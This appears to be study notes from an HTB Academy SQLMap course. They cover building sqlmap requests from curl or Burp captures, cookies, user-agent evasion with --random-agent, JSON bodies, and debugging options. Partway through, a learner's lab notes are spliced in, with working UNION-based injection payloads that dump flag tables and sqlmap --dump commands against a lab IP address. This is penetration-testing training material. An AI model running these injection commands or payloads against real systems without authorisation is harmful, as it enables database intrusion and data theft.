Running SQLMap on an HTTP Request
SQLMap has numerous options and switches that can be used to properly set up the (HTTP) request before its usage.
In many cases, simple mistakes such as forgetting to provide proper cookie values, over-complicating setup with a lengthy command line, or improper declaration of formatted POST data, will prevent the correct detection and exploitation of the potential SQLi vulnerability.
Curl Commands
One of the best and easiest ways to properly set up an SQLMap request against the specific target (i.e., web request with parameters inside) is by utilizing
Copy as cURLfeature from within the Network (Monitor) panel inside the Chrome, Edge, or Firefox Developer Tools:

By pasting the clipboard content (Ctrl-V) into the command line, and changing the original command curl to sqlmap, we are able to use SQLMap with the identical curl command:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'When providing data for testing to SQLMap, there has to be either a parameter value that could be assessed for SQLi vulnerability or specialized options/switches for automatic parameter finding (e.g. --crawl, --forms or -g).
GET/POST Requests
In the most common scenario, GET parameters are provided with the usage of option -u/--url, as in the previous example. As for testing POST data, the --data flag can be used, as follows:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'In such cases, POST parameters uid and name will be tested for SQLi vulnerability. For example, if we have a clear indication that the parameter uid is prone to an SQLi vulnerability, we could narrow down the tests to only this parameter using -p uid. Otherwise, we could mark it inside the provided data with the usage of special marker * as follows:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'Full HTTP Requests
If we need to specify a complex HTTP request with lots of different header values and an elongated POST body, we can use the -r flag. With this option, SQLMap is provided with the "request file," containing the whole HTTP request inside a single textual file. In a common scenario, such HTTP request can be captured from within a specialized proxy application (e.g. Burp) and written into the request file, as follows:

An example of an HTTP request captured with Burp would look like:
Code: http
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
We can either manually copy the HTTP request from within Burp and write it to a file, or we can right-click the request within Burp and choose Copy to file. Another way of capturing the full HTTP request would be through using the browser, as mentioned earlier in the section, and choosing the option Copy > Copy Request Headers, and then pasting the request into a file.
To run SQLMap with an HTTP request file, we use the -r flag, as follows:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap -r req.txt        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.9}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 14:32:59 /2020-09-11/

[14:32:59] [INFO] parsing HTTP request from 'req.txt'
[14:32:59] [INFO] testing connection to the target URL
[14:32:59] [INFO] testing if the target URL content is stable
[14:33:00] [INFO] target URL content is stable
Tip: similarly to the case with the '--data' option, within the saved request file, we can specify the parameter we want to inject in with an asterisk (*), such as '/?id=*'.
Custom SQLMap Requests
If we wanted to craft complicated requests manually, there are numerous switches and options to fine-tune SQLMap.
For example, if there is a requirement to specify the (session) cookie value to PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c option --cookie would be used as follows:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'The same effect can be done with the usage of option -H/--header:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'We can apply the same to options like --host, --referer, and -A/--user-agent, which are used to specify the same HTTP headers' values.
Furthermore, there is a switch --random-agent designed to randomly select a User-agent header value from the included database of regular browser values. This is an important switch to remember, as more and more protection solutions automatically drop all HTTP traffic containing the recognizable default SQLMap's User-agent value (e.g. User-agent: sqlmap/1.4.9.12#dev (http://sqlmap.org)). Alternatively, the --mobile switch can be used to imitate the smartphone by using that same header value.
While SQLMap, by default, targets only the HTTP parameters, it is possible to test the headers for the SQLi vulnerability. The easiest way is to specify the "custom" injection mark after the header's value (e.g. --cookie="id=1*"). The same principle applies to any other part of the request.
Also, if we wanted to specify an alternative HTTP method, other than GET and POST (e.g., PUT), we can utilize the option --method, as follows:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap -u www.target.com --data='id=1' --method PUTCustom HTTP Requests
Apart from the most common form-data POST body style (e.g. id=1), SQLMap also supports JSON formatted (e.g. {"id":1}) and XML formatted (e.g.
Support for these formats is implemented in a "relaxed" manner; thus, there are no strict constraints on how the parameter values are stored inside. In case the POST body is relatively simple and short, the option --data will suffice.
However, in the case of a complex or long POST body, we can once again use the -r option:
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ cat req.txtHTTP / HTTP/1.0
Host: www.example.com

{
  "data": [{
    "type": "articles",
    "id": "1",
    "attributes": {
      "title": "Example JSON",
      "body": "Just an example",
      "created": "2020-05-22T14:56:29.000Z",
      "updated": "2020-05-22T14:56:28.000Z"
    },
    "relationships": {
      "author": {
        "data": {"id": "42", "type": "user"}
      }
    }
  }]
}
Running SQLMap on an HTTP Request
sasorirose@htb[/htb]$ sqlmap -r req.txt        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.9}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 00:03:44 /2020-09-15/

[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter 'JSON type' might not be injectable
use sql map


Payload work: -2736 UNION ALL SELECT 1515,1515,1515,1515,1515,1515,1515,GROUP_CONCAT(content),1515 FROM flag2#
case3:
sqlmap -u "http://83.136.252.13:39569/case3.php" --cookie="id=3*" --level=2

Payload work:
1 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(content),NULL,NULL,NULL,NULL FROM flag3-- -

Command to use sqlmap -r request.txt --batch --level=5 --risk=3 --dump
nguyennattsdevops@DG1-NguyenNA3:/mnt/d/nnatts_devops/Private/HTB/HTB_Academy$ cat request.txt POST /case4.php HTTP/1.1 Host: 83.136.252.13:39569 Content-Length: 8 Accept-Language: en-US,en;q=0.9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36 Content-Type: application/json Accept: / Origin: http://83.136.252.13:39569 Referer: http://83.136.252.13:39569/case4.php Accept-Encoding: gzip, deflate, br Connection: keep-alive
{"id":1} nguyennattsdevops@DG1-NguyenNA3:/mnt/d/nnatts_devops/Private/HTB/HTB_Academy$
Handling SQLMap Errors
We may face many problems when setting up SQLMap or using it with HTTP requests. In this section, we will discuss the recommended mechanisms for finding the cause and properly fixing it.
Display Errors
The first step is usually to switch the --parse-errors, to parse the DBMS errors (if any) and displays them as part of the program run:
Handling SQLMap Errors
...SNIP...
[16:09:20] [INFO] testing if GET parameter 'id' is dynamic
[16:09:20] [INFO] GET parameter 'id' appears to be dynamic
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '))"',),)((' at line 1'"
[16:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''YzDZJELylInm' at line 1'
...SNIP...
With this option, SQLMap will automatically print the DBMS error, thus giving us clarity on what the issue may be so that we can properly fix it.
Store the Traffic
The -t option stores the whole traffic content to an output file:
Handling SQLMap Errors
sasorirose@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" --batch -t /tmp/traffic.txtsasorirose@htb[/htb]$ cat /tmp/traffic.txtHTTP request [#1]:GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close

HTTP response [#1] (200 OK):Date: Thu, 24 Sep 2020 14:12:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1


...SNIP...
As we can see from the above output, the /tmp/traffic.txt file now contains all sent and received HTTP requests. So, we can now manually investigate these requests to see where the issue is occurring.
Verbose Output
Another useful flag is the -v option, which raises the verbosity level of the console output:
Handling SQLMap Errors
sasorirose@htb[/htb]$ sqlmap -u "http://www.target.com/vuln.php?id=1" -v 6 --batch        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.9}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 16:17:40 /2020-09-24/

[16:17:40] [DEBUG] cleaning up configuration parameters
[16:17:40] [DEBUG] setting the HTTP timeout
[16:17:40] [DEBUG] setting the HTTP User-Agent header
[16:17:40] [DEBUG] creating HTTP requests opener object
[16:17:40] [DEBUG] resolving hostname 'www.example.com'
[16:17:40] [INFO] testing connection to the target URL
[16:17:40] [TRAFFIC OUT] HTTP request [#1]:GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close

[16:17:40] [DEBUG] declared web page charset 'utf-8'
[16:17:40] [TRAFFIC IN] HTTP response [#1] (200 OK):Date: Thu, 24 Sep 2020 14:17:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1


  SQLMap Essentials - Case1


...SNIP...
As we can see, the -v 6 option will directly print all errors and full HTTP request to the terminal so that we can follow along with everything SQLMap is doing in real-time.
Using Proxy

Finally, we can utilize the --proxy option to redirect the whole traffic through a (MiTM) proxy (e.g., Burp). This will route all SQLMap traffic through Burp, so that we can later manually investigate all requests, repeat them, and utilize all features of Burp with these requests:
Attack Tuning
In most cases, SQLMap should run out of the box with the provided target details. Nevertheless, there are options to fine-tune the SQLi injection attempts to help SQLMap in the detection phase. Every payload sent to the target consists of: